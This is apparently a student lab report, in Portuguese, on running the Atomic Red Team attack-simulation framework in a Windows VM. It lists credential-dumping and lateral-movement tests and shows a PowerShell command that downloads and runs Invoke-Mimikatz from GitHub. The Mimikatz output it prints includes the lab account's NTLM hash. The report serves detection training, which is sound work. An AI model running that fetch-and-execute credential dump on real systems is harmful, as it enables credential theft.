

Aluno: Rodrigo Alves de Almeida
Turma: COMP 22
Data: 06/11/2020

Lab 4 CSC05 - Atomic Red Team


1) Instalação do ART na VM windows:



2) Ao executar *Get-Module*, é possível observar os módulos *AtomicClassSchema* e *Invoke-AtomicRedTeam*



Também é possível acessar o diretório do *AtomicRedTeam*:



3) É possível obter uma lista com todos os testes:

```
PS C:\Users\vagrant> Invoke-AtomicTest All -ShowDetailsBrief
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

T1003-1 Powershell Mimikatz
T1003-2 Gsecdump
T1003-3 Credential Dumping with NPPSpy
T1003.001-1 Windows Credential Editor
T1003.001-2 Dump LSASS.exe Memory using ProcDump
T1003.001-3 Dump LSASS.exe Memory using comsvcs.dll
T1003.001-4 Dump LSASS.exe Memory using direct system calls and API unhooking
T1003.001-6 Offline Credential Theft With Mimikatz
T1003.001-7 LSASS read with pypykatz
T1003.002-1 Registry dump of SAM, creds, and secrets
T1003.002-2 Registry parse with pypykatz
T1003.002-3 esentutl.exe SAM copy
T1003.002-4 PowerDump Registry dump of SAM for hashes and usernames
T1003.003-1 Create Volume Shadow Copy with vssadmin
T1003.003-2 Copy NTDS.dit from Volume Shadow Copy
T1003.003-3 Dump Active Directory Database with NTDSUtil
T1003.003-4 Create Volume Shadow Copy with WMI
T1003.003-5 Create Volume Shadow Copy with Powershell
T1003.003-6 Create Symlink to Volume Shadow Copy
T1003.004-1 Dumping LSA Secrets
T1006-1 Read volume boot sector via DOS device path (PowerShell)
T1007-1 System Service Discovery
T1007-2 System Service Discovery - net.exe
T1010-1 List Process Main Windows - C# .NET
T1012-1 Query Registry
T1014-3 Windows Signed Driver Rootkit Test
T1016-1 System Network Configuration Discovery on Windows
T1016-2 List Windows Firewall Rules
T1016-4 System Network Configuration Discovery (TrickBot Style)
T1016-5 List Open Egress Ports
T1016-6 Adfind - Enumerate Active Directory Subnet Objects
T1018-1 Remote System Discovery - net
T1018-2 Remote System Discovery - net group Domain Computers
T1018-3 Remote System Discovery - nltest
T1018-4 Remote System Discovery - ping sweep
T1018-5 Remote System Discovery - arp
T1018-8 Remote System Discovery - nslookup
T1018-9 Remote System Discovery - adidnsdump
T1018-10 Adfind - Enumerate Active Directory Computer Objects
T1018-11 Adfind - Enumerate Active Directory Domain Controller Objects
T1020-1 IcedID Botnet HTTP PUT
T1021.001-1 RDP to DomainController
T1021.001-2 RDP to Server
T1021.002-1 Map admin share
T1021.002-2 Map Admin Share PowerShell
T1021.002-3 Copy and Execute File with PsExec
T1021.002-4 Execute command writing output to local Admin Share
```

Também podemos obter as informações de um teste específico:

```
PS C:\Users\vagrant> Invoke-AtomicTest T1003 -ShowDetailsBrief
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

T1003-1 Powershell Mimikatz
T1003-2 Gsecdump
T1003-3 Credential Dumping with NPPSpy
```


Também é possível obter informações mais detalhadas de um subteste:

```
PS C:\Users\vagrant> Invoke-AtomicTest T1003 -TestNumbers 1 -ShowDetails
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

[********BEGIN TEST********]
Technique: OS Credential Dumping T1003
Atomic Test Name: Powershell Mimikatz
Atomic Test Number: 1
Atomic Test GUID: 66fb0bc1-3c3f-47e9-a298-550ecfefacbc
Description: Dumps credentials from memory via Powershell by invoking a remote mimikatz script. If Mimikatz runs successfully you will se
ral usernames and hashes output to the screen. Common failures include seeing an \"access denied\" error which results when Anti-Virus bl
xecution.  Or, if you try to run the test without the required administrative privleges you will see this error near the bottom of the ou
o the screen "ERROR kuhl_m_sekurlsa_acquireLSA"

Attack Commands:
Executor: powershell
ElevationRequired: True
Command:
IEX (New-Object Net.WebClient).DownloadString('#{remote_script}'); Invoke-Mimikatz -DumpCreds
Command (with inputs):
IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/f650520c4b1004daf8b3ec08007a
91253a/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds
[!!!!!!!!END TEST!!!!!!!!]
```

4) Checando os pré requisitos dos testes T1003:

```
PS C:\Users\vagrant> Invoke-AtomicTest T1003 -CheckPrereqs
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

CheckPrereq's for: T1003-1 Powershell Mimikatz
Prerequisites met: T1003-1 Powershell Mimikatz
CheckPrereq's for: T1003-2 Gsecdump
Prerequisites not met: T1003-2 Gsecdump
        [*] Gsecdump must exist on disk at specified location (C:\AtomicRedTeam\atomics\T1003\bin\gsecdump.exe)

Try installing prereq's with the -GetPrereqs switch
CheckPrereq's for: T1003-3 Credential Dumping with NPPSpy
Prerequisites not met: T1003-3 Credential Dumping with NPPSpy
        [*] NPPSpy.dll must be available in local temp directory
Try installing prereq's with the -GetPrereqs switch
```

5) Ao executar o teste T1218.010, verifica-se que a calculadora é aberta:




6) Também é possível verificar os logs dos testes realizados:

```
PS C:\Users\vagrant> cat $env:TEMP\Invoke-AtomicTest-ExecutionLog.csv
"Execution Time (UTC)","Execution Time (Local)","Technique","Test Number","Test Name","Hostname","Username","GUID"
"2020-11-06T22:39:51Z","2020-11-06T22:39:51","T1218.010","2","Regsvr32 remote COM scriptlet execution","server","server\vagrant","c9d0c
-4794-a75b-3d3a5e6f2a36"
"2020-11-06T22:40:46Z","2020-11-06T22:40:46","T1218.010","2","Regsvr32 remote COM scriptlet execution","server","server\vagrant","c9d0c
-4794-a75b-3d3a5e6f2a36"
"2020-11-06T22:42:20Z","2020-11-06T22:42:20","T1218.010","1","Regsvr32 local COM scriptlet execution","server","server\vagrant","449aa4
47ce-8a37-247d21ef0306"
"2020-11-06T22:42:21Z","2020-11-06T22:42:21","T1218.010","2","Regsvr32 remote COM scriptlet execution","server","server\vagrant","c9d0c
-4794-a75b-3d3a5e6f2a36"
"2020-11-06T22:42:21Z","2020-11-06T22:42:21","T1218.010","3","Regsvr32 local DLL execution","server","server\vagrant","08ffca73-9a3d-47
68b4aa3ab37b"
"2020-11-06T22:42:21Z","2020-11-06T22:42:21","T1218.010","4","Regsvr32 Registering Non DLL","server","server\vagrant","1ae5ea1f-0a4e-4e
4ac328a7f421"
```

Extra:


É possível monitorar um ataque realizado pelo ART verificando os *logs* do *Event Viewer*. Inicialmente, verifica-se a quantidade de logs do PowerShell:



Então, realiza-se o teste T1003-1:

```
PS C:\Users\vagrant> Invoke-AtomicTest T1003 -TestNumbers 1
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Executing test: T1003-1 Powershell Mimikatz

  .#####.   mimikatz 2.2.0 (x64) #18362 Oct 30 2019 13:01:25
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 168718 (00000000:0002930e)
Session           : Interactive from 1
User Name         : vagrant
Domain            : SERVER
Logon Server      : SERVER
Logon Time        : 11/6/2020 9:29:45 PM
SID               : S-1-5-21-3943911680-2540751685-3074045791-1001
        msv :
         [00000003] Primary
         * Username : vagrant
         * Domain   : SERVER
         * NTLM     : e02bc503339d51f71d913c245d35b50b
         * SHA1     : c805f88436bcd9ff534ee86c59ed230437505ecf
        tspkg :
        wdigest :
         * Username : vagrant
         * Domain   : SERVER
         * Password : (null)
        kerberos :
         * Username : vagrant
         * Domain   : SERVER
         * Password : (null)
        ssp :   KO
        credman :

Authentication Id : 0 ; 997 (00000000:000003e5)
Session           : Service from 0
User Name         : LOCAL SERVICE
Domain            : NT AUTHORITY
Logon Server      : (null)
Logon Time        : 11/6/2020 9:29:41 PM
SID               : S-1-5-19
```

Após o teste, é possível verificar a alteração no valor do número de eventos PowerShell:



Nos novos eventos, é possível verificar a execução do teste, como por exemplo a utilização do Mimikatz: